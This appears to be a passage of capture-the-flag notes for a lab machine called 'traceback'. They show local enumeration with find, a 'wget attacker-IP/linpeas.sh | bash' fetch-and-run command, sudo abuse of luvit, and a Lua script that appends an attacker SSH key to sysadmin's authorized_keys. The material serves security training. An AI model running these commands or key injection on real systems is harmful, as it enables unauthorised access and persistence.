High-level programming language


Lua is a lightweight, high-level, multi-paradigm programming language designed primarily for embedded use in applications. Lua is cross-platform, since the interpreter of compiled bytecode is written in ANSI C, and Lua has a relatively simple C API to embed it into applications. Wikipedia

search for files owns by sysadmin




```
webadmin@traceback:/home/webadmin$ find / -user sysadmin -ls 2>/dev/null
   401042      4 drwxr-x---   5 sysadmin sysadmin     4096 Mar 16  2020 /home/sysadmin
   401046      4 -rw-rw-r--   1 sysadmin sysadmin      122 Mar 16  2020 /home/webadmin/note.txt
```

file modified between two dates




```
webadmin@traceback:/home/webadmin$ find / -newermt 2020-03-12 ! -newermt 2020-03-20 -ls 2>/dev/null
    36490      4 -r--r-----   1 root     root          935 Mar 16  2020 /etc/sudoers
   401042      4 drwxr-x---   5 sysadmin sysadmin     4096 Mar 16  2020 /home/sysadmin
   401046      4 -rw-rw-r--   1 sysadmin sysadmin      122 Mar 16  2020 /home/webadmin/note.txt
   397685      4 -rw-------   1 webadmin webadmin      105 Mar 16  2020 /home/webadmin/.bash_history
    57727      4 -rw-rw----   1 root     utmp          384 Mar 16  2020 /var/log/btmp.1
    56959      4 -rw-------   1 root     root          705 Mar 15  2020 /var/log/vmware-network.9.log
    57986   8196 -rw-r-----   1 root     systemd-journal  8388608 Mar 16  2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001.journal
    57989   8196 -rw-r-----   1 root     systemd-journal  8388608 Mar 16  2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1000.journal
    56167  24580 -rw-r-----   1 root     systemd-journal 25165824 Mar 15  2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/system@0005a0e834906632-
40cd84257667f9ed.journal~
    56155      4 -rw-------   1 root     root                 705 Mar 16  2020 /var/log/vmware-network.7.log
    56150      4 -rw-------   1 root     root                 685 Mar 16  2020 /var/log/vmware-network.8.log
```


we didnt se lua , let's run Linpeas.sh




```
webadmin@traceback:/home/webadmin$ curl 10.10.14.23:8000/linpeas.sh | bash

Command 'curl' not found, but can be installed with:
```




```
webadmin@traceback:/home/webadmin$ wget 10.10.14.23:8000/linpeas.sh | bash
--2021-06-03 13:47:46--  http://10.10.14.23:8000/linpeas.sh
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 339569 (332K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                        100%[==========================================

2021-06-03 13:47:47 (536 KB/s) - 'linpeas.sh' saved [339569/339569]

webadmin@traceback:/home/webadmin$ ls
linpeas.sh  note.txt
webadmin@traceback:/home/webadmin$ bash linpeas.sh
```



```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```




```
webadmin@traceback:/home/webadmin$ cat .bash_history
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
```




```
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit test.lua
Uncaught exception:
[string "bundle:deps/require.lua"]:279: No such module '/home/webadmin/test.lua' in 'bundle:/main.lua'
module '/home/webadmin/test.lua' not found:
        no field package.preload['/home/webadmin/test.lua']
        no file './/home/webadmin/test/lua.lua'
        no file '/usr/local/share/luajit-2.0.5//home/webadmin/test/lua.lua'
        no file '/usr/local/share/lua/5.1//home/webadmin/test/lua.lua'
        no file '/usr/local/share/lua/5.1//home/webadmin/test/lua/init.lua'
        no file './/home/webadmin/test/lua.so'
        no file '/usr/local/lib/lua/5.1//home/webadmin/test/lua.so'
        no file '/usr/local/lib/lua/5.1/loadall.so'
        no file './/home/webadmin/test.so'
        no file '/usr/local/lib/lua/5.1//home/webadmin/test.so'
        no file '/usr/local/lib/lua/5.1/loadall.so'
stack traceback:
        [C]: in function 'error'
        [string "bundle:deps/require.lua"]:279: in function 'require'
        [string "bundle:main.lua"]:118: in function 'main'
        [string "bundle:init.lua"]:49: in function <[string "bundle:init.lua"]:47>
        [C]: in function 'xpcall'
        [string "bundle:init.lua"]:47: in function 'fn'
        [string "bundle:deps/require.lua"]:310: in function <[string "bundle:deps/require.lua"]:266>
```

looking up how to write file with a lua script , https://www.tutorialspoint.com/lua/lua_file_io.htm




```
-- Opens a file in read
file = io.open("test.lua", "r")

-- sets the default input file as test.lua
io.input(file)

-- prints the first line of the file
print(io.read())

-- closes the open file
io.close(file)

-- Opens a file in append mode
file = io.open("test.lua", "a")

-- sets the default output file as test.lua
io.output(file)

-- appends a word test to the last line of the file
io.write("-- End of the test.lua file")

-- closes the open file
io.close(file)
```

SSH'ing in with SysAdmin after our key was written




```
┌──(root💀kali)-[/Documents/htb/boxes/traceback]
└─# ssh-keygen -f sysadmin
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in sysadmin
Your public key has been saved in sysadmin.pub
The key fingerprint is:
SHA256:bP+XM1gi4fsuPWPU8IyeLUneRYiwM8vtGuchMfJjXHI root@kali
The key's randomart image is:
+---[RSA 3072]----+
|                 |
|                 |
|          .      |
|           o . . |
|       .  = o . .|
|        So+*E* . |
|       . ==** = .|
|          OXoO o |
|         .oB&.B  |
|          .*== o |
+----[SHA256]-----+

┌──(root💀kali)-[/Documents/htb/boxes/traceback]
└─# ls
backdoors.txt  sysadmin  sysadmin.pub  traceback.ctb  traceback.ctb~  traceback.ctb~~  traceback.ctb~~~  writekey.lua
```


public key




```
┌──(root💀 kali)-[/Documents/htb/boxes/traceback]
└─# cat sysadmin.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC0EDXNZsR54p2vv2cNJdRuY8rPnFHUQkabXiRTFOOUPCskESTMYVxwWHU7+9TChIjQiei4KEgQqwYDytIF+h2H8624Id+1Sb0uEEbO3o9LXDUh6Gh+c
wejDCQf2JOIGgdSuz0jUmFydjcvd4H9qNZP686e+QdmAzRTXIiNGEhR95moPViqLzQwiWDSqubMmH9JiR1hP04UPgcYV566G4Mk26abEAyE6S6lnS3M8NIL26aeyULwITsfN06CXtx4MZqBSjLaYmzm5h
q35iuAFd76MvtBvIOh3AXDE1Ftdv7BAmgR/8iahnptKTzE1tBiKb0EpJ60SHN+lT4PNgJuc5Lq8+LxQEoIB2dJPvVyUyEIrCjVLTu8GHbWaQBLcaq4J7zlBZT2fiHJHUG0cB04jJBu7/Pxz4VN+szRoXO
iuQfyF8Rj6OXp+0C9P32BXWYopfSIeY5uxNIj5PELLbi+RO532ZsyGuMJsjWewJenHz5noj1kGhNj970NW/K0j/L/O5M= root@kali
```



```lua
file = io.open("/home/sysadmin/.ssh/authorized_keys", "a")
io.output(file)
io.write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC0EDXNZsR54p2vv2cNJdRuY8rPnFH
io.close(file)

```

